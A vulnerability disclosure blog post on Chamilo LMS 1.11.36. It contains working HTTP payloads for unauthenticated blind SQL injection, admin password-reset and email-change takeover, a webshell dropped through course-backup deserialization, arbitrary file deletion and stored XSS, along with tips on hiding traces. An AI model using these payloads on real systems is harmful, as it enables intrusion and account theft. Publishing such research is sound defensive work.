Chamilo LMS... It's raining 0days, hallelujah, it's raining 0days

Posted Tue 01 September 2026
Authors Mathieu Farrell, Sean Matthews
Category Vulnerability
Tags 2026, pentest, Chamilo, PHP, vulnerability

Chamilo is an open source Learning Management System (LMS) widely deployed in schools and enterprises around the world. In this blogpost we explain how we were able to identify multiple vulnerabilities including a full unauthenticated Remote Code Execution chain in the latest version.

Introduction

It is commonly observed that projects carried out outside of working hours begin with the same optimistic thought: "I will just take a quick look". Driven by skepticism toward automated security tools and AI-assisted code review, or, by a desire to manually validate whether they would have caught certain vulnerabilities. Sometimes, these audits confirm that traditional approaches remain effective, and sometimes, gaps are revealed that show that we do indeed require the usage of AI.

This was the case with Chamilo, a widely deployed open source Learning Management System (LMS) that we observe being used by schools and enterprises around the world. What initially began as a fun security review quickly evolved into a much deeper exploration of the application's attack surface. As more components were audited, vulnerabilities were continuously surfaced, each revealing new attack primitives, and, in some cases, entirely different classes of security issues.

By the end of the research, previously unknown vulnerabilities (a.k.a. *0days*) had been identified, reported to the vendor, fixed, and the following CVE identifiers were assigned.

- CVE-2026-61578
- CVE-2026-61582
- CVE-2026-61583
- CVE-2026-61584
- CVE-2026-61585
- CVE-2026-61587
- CVE-2026-61600
- CVE-2026-61601
- CVE-2026-61602
- CVE-2026-70647
- CVE-2026-70648

Throughout this post, we will be diving into some vulnerabilities. More importantly, we will demonstrate how seemingly independent issues can be chained together to achieve a full Pre-Auth Remote Code Execution (RCE), illustrating how different vulnerabilities can collectively lead to complete system compromise.

SQL Injection without authentication (CVE-2026-61600)

> This vulnerability was identified without the help of an LLM.

The first vulnerability in the exploit chain is an unauthenticated SQL injection. This vulnerability was identified through manual review demonstrating that traditional code audit remains effective.

The vulnerability was spotted in main/inc/ajax/model.ajax.php and main/work/pending.php.

The following values were observed as being concatenated directly into SQL `WHERE` clauses.

- `course_id`
- `work_parent_ids`
- `groupOp` (field from the JSON parameter `filters`)

The action `get_work_student` which is reachable without authentication, handles the JSON parameter `filters`. The value `$filters->groupOp` was concatenated directly into `$whereCondition`, and the resulting clause was passed to `getWorkListStudent()`.


> Only information necessary to run the exploit:
> A valid `cidReq` (e.g., `cidReq=TESTCOURSE`) is needed to exploit this bug without authentication. Courses can be listed through the home page or /main/auth/courses.php?action=display_courses. The course's code `cidReq` can be derived from the title of the course.

Request (HTTP):

```
GET /main/inc/ajax/model.ajax.php?a=get_work_student&_search=true&filters={%22groupOp%22:%22%20OR%20IF(1=
(SELECT+user_id+FROM+user+WHERE+username%3d'admin'),SLEEP(5),0)%20OR%20%22,%22rules%22:
[{%22field%22:1,%22op%22:%22eq%22,%22data%22:2},
{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}&cidReq=TESTCOURSE HTTP/1.1
Host: 127.0.0.1
```

Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Length: 32
Content-Type: application/json;charset=utf-8

{"page":0,"total":0,"records":0}
```



Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom ac
Search
0 highlights
Search
0 highlights

```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_student&_search=true&filters={%22groupOp%22:%22%20OR%20IF(1=(SELECT+user_id+FROM+user+WHERE+username%3d'admin'),SLEEP(5),0)%20OR%20%22,%22rules%22:[{%22field%22:1,%22op%22:%22eq%22,%22data%22:2},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}&cidReq=TESTCOURSE HTTP/1.1
Host: 127.0.0.1:1337
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:42:56 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Set-Cookie: ch_sid=4a8876353fcd617d10c0932603abf8f3; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

426 bytes | 11,050 millis

Figure 1 - First example of unauthenticated SQLi exploited using a Time-Based attack (part 1/2).




```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_student&_search=true&filters={%22groupOp%22:%22%20OR%20IF(1=1,SLEEP(0),0)%20OR%20%22,%22rules%22:[{%22field%22:1,%22op%22:%22eq%22,%22data%22:2},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}&cidReq=TESTCOURSE HTTP/1.1
Host: 127.0.0.1:1337
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:42:12 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Set-Cookie: ch_sid=01d693d45bceaae96c95b543aae92d80; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

Request
Response
Pretty
Raw
Hex
Render
0 highlights
Done
426 bytes | 1,029 millis

Figure 2 - First example of unauthenticated SQLi exploited using a Time-Based attack (part 2/2).




```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_student&_search=true&filters={%22groupOp%22:%22%20OR%20IF(1=1,SLEEP(2),0)%20OR%20%22,%22rules%22:[{%22field%22:1,%22op%22:%22eq%22,%22data%22:2},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}&cidReq=TESTCOURSE HTTP/1.1
Host: 127.0.0.1:1337
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:42:02 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Set-Cookie: ch_sid=05c04e66274b80e71d7cd7100b75536b; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

Request
Response
Pretty
Raw
Hex
Render
0 highlights
Done
426 bytes | 5,078 millis

Figure 3 - Second example of unauthenticated SQLi exploited using a Time-Based attack (part 1/2).




```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_student&_search=true&filters={%22groupOp%22:%22%20OR%20IF(1=1,SLEEP(5),0)%20OR%20%22,%22rules%22:[{%22field%22:1,%22op%22:%22eq%22,%22data%22:2},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}&cidReq=TESTCOURSE HTTP/1.1
Host: 127.0.0.1:1337
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:41:33 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Set-Cookie: ch_sid=94ed807f073329a15a32af2aff5379a9; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

Request
Response
Pretty
Raw
Hex
Render
0 highlights
Done
426 bytes | 11,046 millis

Figure 4 - Second example of unauthenticated SQLi exploited using a Time-Based attack (part 2/2).



```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_student&_search=true&filters={%22groupOp%22:%22%20OR%20IF(1=1,SLEEP(10),0)%20OR%20%22,%22rules%22:[{%22field%22:1,%22op%22:%22eq%22,%22data%22:2},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}&cidReq=TESTCOURSE HTTP/1.1
Host: 127.0.0.1:1337
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:39:56 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Set-Cookie: ch_sid=3d2d0145dab9d61183321e74219e69b9; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

Request
Response
Pretty
Raw
Hex
Render
0 highlights
Done
426 bytes | 21,083 millis

Figure 5 - Third example of unauthenticated SQLi exploited using a Time-Based attack.

After a password reset request is performed, it is possible to use the SQLi to retrieve the reset token stored in database. The request below resets the `admin` user's password.

Request (HTTP):

```
POST /main/auth/lostPassword.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Referer: http://127.0.0.1/main/auth/lostPassword.php

user=admin&submit=&_qf__lost_password=
```

Response (HTTP):

```
HTTP/1.1 302 Found
...
Location: http://127.0.0.1/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Once the reset token has been retrieved via SQL Injection, it can be used to reset the `admin` user's password with the following request.

Request (HTTP):

```
POST /main/auth/reset.php?token=0ec87515cc65d60c36cf5c5b81d284f2 HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

pass1=admin1234567!&pass2=admin1234567!&submit=&_qf__reset=&token=0ec87515cc65d60c36cf5c5b81d284f2
```

Response (HTTP):

```
HTTP/1.1 302 Found
...
Location: http://127.0.0.1/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

In the full exploitation chain, the SQL injection vulnerability is also used to back up the database records associated with the administrator account before performing the email change and password reset. After gaining access to the admin account via email hijacking, the attacker can restore the original database records, reverting the email and hashed password. This approach minimizes traces of the attack and allows the administrator to continue using their original credentials, reducing the likelihood of detection while the attacker maintains backdoor access to the system.

> These findings (identified through manual code audit) along with the following research article (Blind SQL Injection Attacks Optimization), were provided to an LLM to develop a working Proof-Of-Concept.

Email update to password reset without authentication

> This vulnerability was identified with the help of an LLM.

The `update_users` action in main/inc/ajax/user_manager.ajax.php is designed to accept a JSON array of users and forward the submitted values to `UserManager::update_user()` without authentication enforcement.

Because the request is fully controlled by the attacker for both the `user_id` parameter and user fields such as `email`, an unauthenticated attacker can send a direct request to the AJAX endpoint and modify the email address of any user, including privileged accounts like `admin`.

This vulnerability becomes critical when combined with the password reset feature because, by changing a user's email address, an attacker's controlled email address can be used to hijack an account by requesting a password reset and receiving the reset token.



Source: $_POST['users']
chamilo-1.11.36/main/inc/
ajax/
user_manager.ajax.php:467
(vulnerable source)
json_decode()
chamilo-1.11.36/main/inc/
ajax/
user_manager.ajax.php:467
(responsible)
UserManager::update_user()
chamilo-1.11.36/main/inc/
lib/
usermanager.lib.php:1553
(vulnerable sink)

Figure 6 - Compromise flow of a user's email.

The request enters through main/inc/ajax/user_manager.ajax.php.

File: main/inc/ajax/user_manager.ajax.php

```
require_once __DIR__.'/../global.inc.php';

$request = HttpRequest::createFromGlobals();
$isRequestByAjax = $request->isXmlHttpRequest();

$action = $_REQUEST['a'];

switch ($action) {
    ...
```

The code dispatches directly on the value of `$_REQUEST['a']`.

```
...
case 'update_users':
    $usersData = json_decode($_POST['users'], true);
    $updatedCount = 0;

    foreach ($usersData as $userData) {
        if (empty($userData['user_id'])) {
            continue;
        }

        $userId = (int) $userData['user_id'];
        $currentUserData = api_get_user_info($userId);

        if (!$currentUserData) {
            continue;
        }
        ...
```

1. Parses the JSON from `$_POST['users']`.
2. Extracts `user_id`.
3. Casts it to integer.
4. Loads the current data for user (`1` for administrator).
5. Continues only if that user exists.

Then the code builds `$updatedData` by mixing submitted values with the current database values using a fallback pattern.

```
$updatedData = [
    'firstname' => $userData['firstname'] ?? $currentUserData['firstname'],
    'lastname' => $userData['lastname'] ?? $currentUserData['lastname'],
    'email' => $userData['email'] ?? $currentUserData['email'],
    'phone' => $userData['phone'] ?? $currentUserData['phone'],
    'official_code' => $userData['official_code'] ?? $currentUserData['official_code'],
    'status' => isset($userData['status']) ? (int) $userData['status'] : $currentUserData['status'],
    'active' => isset($userData['active']) ? (int) $userData['active'] : $currentUserData['active'],
];
```

If the payload only contains `{"user_id":1,"email":"attacker@evil.com"}`, then, only the email is changed to the attacker's address. All other fields are preserved from the original user record, making the modification appear as a legitimate account update. This means the email field can be selectively modified without any authentication check, allowing complete account hijacking when paired with the password reset feature.

The AJAX action then forwards the values into `UserManager::update_user()`.

```
UserManager::update_user(
    $userId,
    $updatedData['firstname'],
    $updatedData['lastname'],
    $currentUserData['username'],
    $updatedData['password'] ?? null,
    $currentUserData['auth_source'],
    $updatedData['email'],
    $updatedData['status'],
    $updatedData['official_code'],
    $updatedData['phone'],
    $currentUserData['picture_uri'],
    null,
    $updatedData['active'],
    null,
    null,
    null,
    $currentUserData['language']
);
```

For user `1`, this means the current `username` (and other values) are reused, while the submitted email is passed through as the new target value.

Inside main/inc/lib/usermanager.lib.php, `update_user()` loads the Doctrine user entity and applies the new field values.

```
$userManager = self::getManager();
/** @var User $user */
$user = self::getRepository()->find($user_id);

if (empty($user)) {
    return false;
}
```

Then:

```
$user
    ->setLastname($lastname)
    ->setFirstname($firstname)
    ->setUsername($username)
    ->setStatus($status)
    ->setAuthSource($auth_source)
    ->setLanguage($language)
    ->setEmail($email)
    ->setOfficialCode($official_code)
    ->setPhone($phone)
    ->setAddress($address)
    ->setPictureUri($picture_uri)
    ->setExpirationDate($expiration_date)
    ->setActive($active)
    ->setEnabled($active)
    ->setHrDeptId($hr_dept_id)
;
```

The key line is:

```
->setEmail($email)
```

Finally, the entity is persisted.

```
$userManager->updateUser($user, true);
```


Unserialize to Arbitrary File Write to RCE as admin (CVE-2026-70647)

> This vulnerability was identified without the help of an LLM.

Chamilo's course backup import feature, unsafely handle attacker-controlled serialized data from course_info.dat. During backup creation, `CourseArchiver::createBackup()` writes a base64-encoded serialized `Course` object to this file, which stores course files using the paths found within the serialized resource objects.

During import, `CourseArchiver::readCourse()` extracts a user-supplied ZIP archive, reads course_info.dat, base64-decodes it, and deserializes it through `UnserializeApi::unserialize('course', ...)`. This process is intended to restore the course structure and all associated documents to their original locations within the application directory.


The deserialization allowlist in `UnserializeApi` is designed to include only legitimate classes needed for course restoration, specifically `Course` and `Document`. An attacker does not need a PHP Object Injection (POP) chain since properties on valid serialized objects can be directly manipulated. A `Document` resource's `path` property can be modified from a legitimate value like document/payload.txt to an arbitrary path such as coiffeur.php or any location within the web root. When the manipulated backup is imported, Chamilo trusts the modified `path` values and uses them during file restoration, writing files to malicious locations. This Arbitrary File Write can be leveraged to place a PHP webshell within the application directory, leading to Remote Code Execution.



```
(myenv) terrence@cpj ~/Documents/Chamilo/Results
$ python3 exploit.py --document payload.txt
[*] Logging in as 'admin'.
[*] Creating course 'ZFHYTNECGPTKQHDWCKEY' with code 'ZFHYTNECGPTKQHDWCKEY'.
[*] Uploading document 'payload.txt' to course 'ZFHYTNECGPTKQHDWCKEY'.
[*] Creating full backup for course 'ZFHYTNECGPTKQHDWCKEY'.
[*] Downloading backup to PosixPath('/Users/terrence/Documents/Chamilo/Results/1_ZFHYTNECGPTKQHDWCKEY_20260315-013401.zip').
[*] Backup extracted to PosixPath('/private/var/folders/lj/7m955x414k95nfbg5pv1vr4m0000gn/T/chamilo_backup_ly2gcz66').
[*] Inspecting 'course_info.dat' for marker 's:20:"document/payload.txt"'.
[+] Marker found in decoded serialized data.
[*] Reuploading backup via 'import_backup.php?cidReq=ZFHYTNECGPTKQHDWCKEY'.
[+] Backup reuploaded successfully.
[+] Done. Webshell URL:
http://127.0.0.1:1337/Projects/chamilo-1.11.36/app/courses/ZFHYTNECGPTKQHDWCKEY/coiffeur.php
(myenv) terrence@cpj ~/Documents/Chamilo/Results
$ curl 'http://127.0.0.1:1337/Projects/chamilo-1.11.36/app/courses/ZFHYTNECGPTKQHDWCKEY/coiffeur.php?cmd=id'
<html>
<script>alert("POC by Coiffeur")</script>
</html>
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 7 - Exploiting the course import feature.

Final exploit


Pre-Auth SQLi to extract admin row
Extract reset token
Token Empty?
No
Yes
Account takeover via email change
Use Token to reset password
Request reset (token sent to new email)
Authenticated as admin
Create course
Upload document (payload) to course
Create backup of the new course
Modify backup by renaming file in serialized data
Import malicious backup
File Write via unserialize() to RCE
Webshell coiffeur.php reachable

Boolean-Based Blind SQL Injection (CVE-2026-61600)

The proof of concept starts by exploiting the SQL injections via a Boolean-Based Blind attack. For each byte we want to recover, eight separate requests are sent testing each bit position until the entire byte value is reconstructed. Slowly, the entire admin user row from the database is dumped.

Extracting the password reset token

Among the data leaked through the SQLi vulnerability is the `confirmation_token` field. A second extraction pass is performed targeting just this column, recovering its exact value. By stealing it through SQL injection, the email verification step can be bypassed entirely and a valid reset credential is gained without needing access to the admin's mailbox.

Email hijacking (only if needed)

The `update_users` AJAX action allows an unauthenticated attacker to modify user attributes of any existing account within the system. By exploiting this vulnerability, arbitrary fields such as email addresses or phone numbers can be selectively updated for any user record, including privileged administrative accounts.

This allows complete account takeover without any authentication requirement or notification to the original account holder, making it a powerful component of our chain.

Resetting the admin's password

Once the confirmation token has been stolen, a request is made to Chamilo's password reset endpoint and a new password is defined. Chamilo validates the token that is provided (which matches the database), sees it as legitimate, and changes the admin account password to our chosen value.

From that moment on, we can log into the admin account with this new password. The original admin still has no idea their account has been compromised because their email was never involved.

Logging in and creating a malicious course

Using the new password, we can log into Chamilo as the legitimate administrator. Now a dummy course can be created with a random name and a malicious PHP file (likely a webshell) is immediately uploaded into the course's document folder (with an extension accepted by Chamilo). This file appears harmless as it is just sitting in the course like any normal document.

Then, the course backup feature is triggered, which creates a ZIP archive containing all the course contents, including this malicious file, along with serialized metadata about the course structure stored in a file called `course_info.dat`.

Modifying backup metadata (CVE-2026-70647)

Before uploading the backup back to the server, it is modified locally. The `course_info.dat` file inside the backup is base64-encoded PHP serialized data that describes all documents and their paths. This ZIP is extracted, the data is decoded and deserialized, the reference to the uploaded malicious file is found, and it is changed to point to a different filename (`coiffeur.php`), which places it directly in the web accessible directory where webshells can execute. The data is then re-serialized, re-encoded to base64, repackaged into the ZIP, and prepared for uploading to the server.

Importing the malicious backup and achieving RCE (CVE-2026-70647)

Legitimate course import functionality is used to upload the modified backup file. When Chamilo processes the import, the `course_info.dat` metadata is deserialized using PHP's `unserialize()` function. Because the metadata has been tampered with to rename the malicious PHP file to `coiffeur.php` and place it in the course root, the deserialization process writes the file to its final location in a web accessible directory. Once the import is completed, the webshell can be accessed at `/app/courses/{course_code}/coiffeur.php` and arbitrary PHP code can be executed on the server, achieving complete Remote Code Execution with the privileges of the web server.

POC

File: exploit.py

```
#!/usr/bin/env python3

#                         /\  .-----.  /\
#                         #\\/       \#\\
#                        |/\|    0    |/\|
#                         #\\\;-----;#/\\
#                        #  \/   .   \/  \\
#                      (| ,-_|coiffeur|_-, |)
#                         #`__\.-.-./__`\\
#                        # /.-(     )-.\ \\
#                      (\ |)   '   '   (| /)
#                       ` (|           |) `
#                         \)           (/
# Title:     Chamilo-LMS 1.11.36 0days full chain exploit.
# Author:    Mathieu Farrell aka @Coiffeur0x90
# Date:      2026-04-01
# Summary:   Exploit chains a pre-auth SQLi & ATO if needed then an unserialize
#            to Arbitrary File Write to write a Webshell (RCE).
# Details:   Dump the admin row, try the reset-token path, fall back to account
#            takeover when needed, the create, rewrite, and re-import a course
#            backup to drop "coiffeur.php".

...
```

> The exploit uses the file payload.txt, which is ultimately renamed to coiffeur.php and works as a web shell.

Conclusion

AI is an extremely powerful tool for offensive security research, but in my experience, humans still outperform AI when it comes to creative ideas. Rather than replacing the researcher, AI should be seen as a force multiplier that can accelerate analysis, explore hypotheses, process large amounts of information, and help researchers investigate areas that might otherwise take much more time.

The real game changer comes from combining human creativity, intuition, and experience with the scale and power of AI. Humans provide the ideas and direction, while AI helps turn those ideas into deeper and faster research.


This combination has the potential to fundamentally change the way vulnerabilities are discovered and push offensive security research far beyond what either humans or AI could achieve alone.

Appendix

Other vulnerabilities identified

Arbitrary File Delete in plugin/cleandeletedfiles/src/ajax.php as admin (CVE-2026-61578)

> This vulnerability was identified without the help of an LLM.


Source:
$_REQUEST['path']
chamilo-1.11.36/plugin/
cleandeletedfiles/src/
ajax.php:17
(vulnerable source)
delete-file handler
chamilo-1.11.36/plugin/
cleandeletedfiles/src/
ajax.php:16-23
(responsible)
unlink()
chamilo-1.11.36/plugin/
cleandeletedfiles/src/
ajax.php:23
(vulnerable sink)

File: plugin/cleandeletedfiles/src/ajax.php


```php
<?php

...

$plugin = CleanDeletedFilesPlugin::create();
$action = isset($_REQUEST['a']) ? $_REQUEST['a'] : null;

switch ($action) {
    case 'delete-file':
        $path = isset($_REQUEST['path']) ? $_REQUEST['path'] : null;
        if (empty($path)) {
            echo json_encode(["status" => "false", "message" => $plugin->get_lang('ErrorEmptyPath')]);
            exit;
        }

        if (unlink($path)) {
            Display::addFlash($plugin->get_lang("DeletedSuccess"), 'success');
            echo json_encode(["status" => "true"]);
        } else {
            echo json_encode(["status" => "false", "message" => $plugin->get_lang('ErrorDeleteFile')]);
        }
        break;
    case 'delete-files-list':
        $list = isset($_REQUEST['list']) ? $_REQUEST['list'] : [];
        if (empty($list)) {
            echo json_encode(["status" => "false", "message" => $plugin->get_lang('ErrorEmptyPath')]);
            exit;
        }

        foreach ($list as $value) {
            if (empty($value)) {
                continue;
            }
            unlink($value);
        }

        Display::addFlash($plugin->get_lang("DeletedSuccess"), 'success');
        echo json_encode(["status" => "true"]);
        break;
}
```

Request (HTTP):

```
GET /plugin/cleandeletedfiles/src/ajax.php?a=delete-file&path=/tmp/TEST HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=dc7360e7ec809c26ed7aee5c45618cae
```

Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Length: 17
Content-Type: text/html; charset=UTF-8

{"status":"true"}
```



Send
Cancel
Burp AI
Target: http://127.0.0.1:1337
HTTP/1
Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render

```
GET /Projects/chamilo-1.11.36/plugin/cleandeletedfiles/src/ajax.php?a=delete-file&path=/tmp/TEST HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=dc7360e7ec809c26ed7aee5c45618cae
```

```
HTTP/1.1 200 OK
Date: Sat, 14 Mar 2026 15:01:40 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 17
Content-Type: text/html; charset=UTF-8

{"status":"true"}
```

Arbitrary File Write to Stored XSS in main/inc/ajax/record_audio_rtc.ajax.php as student (CVE-2026-70648)

> This vulnerability was identified without the help of an LLM.


Source:
$_FILES['audio_blob']
chamilo-1.11.36/main/inc/ajax/record_audio_rtc.ajax.php:38
(vulnerable source)
record_audio_rtc document branch
chamilo-1.11.36/main/inc/ajax/record_audio_rtc.ajax.php:42-54
(responsible)
DocumentManager::upload_document()
chamilo-1.11.36/main/inc/lib/document.lib.php:3086
(vulnerable sink)
DocumentManager::get_document_data_by_id()
chamilo-1.11.36/main/inc/lib/document.lib.php:1468
(responsible)
echo $data['document_url']
chamilo-1.11.36/main/inc/ajax/record_audio_rtc.ajax.php:101
(responsible)

File: main/inc/ajax/record_audio_rtc.ajax.php


```php
<?php

/* For licensing terms, see /license.txt */

use ChamiloSession as Session;

require_once __DIR__.'/../global.inc.php';

api_block_anonymous_users();

$courseInfo = api_get_course_info();
/** @var string $tool document or exercise */
$tool = isset($_REQUEST['tool']) ? $_REQUEST['tool'] : '';
$type = isset($_REQUEST['type']) ? $_REQUEST['type'] : 'document'; // can be document or message

if ($type === 'document') {
    api_protect_course_script();
}

$userId = api_get_user_id();

if (!isset($_FILES['audio_blob'], $_REQUEST['audio_dir'])) {
    if ($tool === 'exercise') {
        header('Content-Type: application/json');
        echo json_encode([
            'error' => true,
            'message' => Display::return_message(get_lang('UploadError'), 'error'),
        ]);

        Display::cleanFlashMessages();
        exit;
    }

    Display::addFlash(Display::return_message(get_lang('UploadError'), 'error'));
    exit;
}

$file = isset($_FILES['audio_blob']) ? $_FILES['audio_blob'] : [];
$file['file'] = $file;
$audioDir = Security::remove_XSS($_REQUEST['audio_dir']);

switch ($type) {
    case 'document':
        $dirBaseDocuments = api_get_path(SYS_COURSE_PATH).$courseInfo['path'].'/document';
        $saveDir = $dirBaseDocuments.$audioDir;
        if (!is_dir($saveDir)) {
            mkdir($saveDir, api_get_permissions_for_new_directories(), true);
        }

        if (empty($audioDir)) {
            $audioDir = '/';
        }

        $uploadedDocument = DocumentManager::upload_document(
            $file,
            $audioDir,
            $file['name'],
            null,
            0,
            'overwrite',
            false,
            in_array($tool, ['document', 'exercise']),
            'file',
            true,
            api_get_user_id(),
            $courseInfo,
            api_get_session_id(),
            api_get_group_id(),
            'exercise' === $tool
        );
        $error = empty($uploadedDocument) || !is_array($uploadedDocument);

        if (!$error) {
            $newDocId = $uploadedDocument['id'];
            $courseId = $uploadedDocument['c_id'];

            /** @var learnpath $lp */
            $lp = Session::read('oLP');
            $lpItemId = isset($_REQUEST['lp_item_id']) && !empty($_REQUEST['lp_item_id']) ?
$_REQUEST['lp_item_id'] : null;
            if (!empty($lp) && empty($lpItemId)) {
                $lp->set_modified_on();

                $lpItem = new learnpathItem($lpItemId);
                $lpItem->add_audio_from_documents($newDocId);
            }

            $data = DocumentManager::get_document_data_by_id($newDocId, $courseInfo['code']);

            if ($tool === 'exercise') {
                header('Content-Type: application/json');
                echo json_encode([
                    'error' => $error,
                    'message' => Display::getFlashToString(),
                    'fileUrl' => $data['document_url'],
                ]);

                Display::cleanFlashMessages();
                exit;
            }

            echo $data['document_url'];
        }

        break;
    case 'message':
        Session::write('current_audio_id', $file['name']);
        api_upload_file('audio_message', $file, api_get_user_id());

        break;
}
```

Request (HTTP):

```
POST /main/inc/ajax/record_audio_rtc.ajax.php?cidReq=COURSE01 HTTP/1.1
Host: 127.0.0.1
Content-Type: multipart/form-data; boundary=----BOUNDARY
Content-Length: 250
Cookie: ch_sid=dc7360e7ec809c26ed7aee5c45618cae

------BOUNDARY
Content-Disposition: form-data; name="audio_blob"; filename="POC.html"
Content-Type: audio/wav

<html>
<script>alert(1337)</script>
</html>
------BOUNDARY
Content-Disposition: form-data; name="audio_dir"


------BOUNDARY--
```


Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Length: 121
Content-Type: text/html; charset=UTF-8

http://127.0.0.1/main/document/document.php?id=4&cidReq=COURSE01&id=4&id_session=0&gidReq=0
```


Send
Cancel
Burp AI
Target: http://127.0.0.1:1337
HTTP/1
Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render


```
POST /Projects/chamilo-1.11.36/main/inc/ajax/record_audio_rtc.ajax.php?cidReq=COURSE01 HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: multipart/form-data; boundary=----BOUNDARY
Content-Length: 250
Cookie: ch_sid=dc7360e7ec809c26ed7aee5c45618cae

------BOUNDARY
Content-Disposition: form-data; name="audio_blob"; filename="POC.html"
Content-Type: audio/wav

<html>
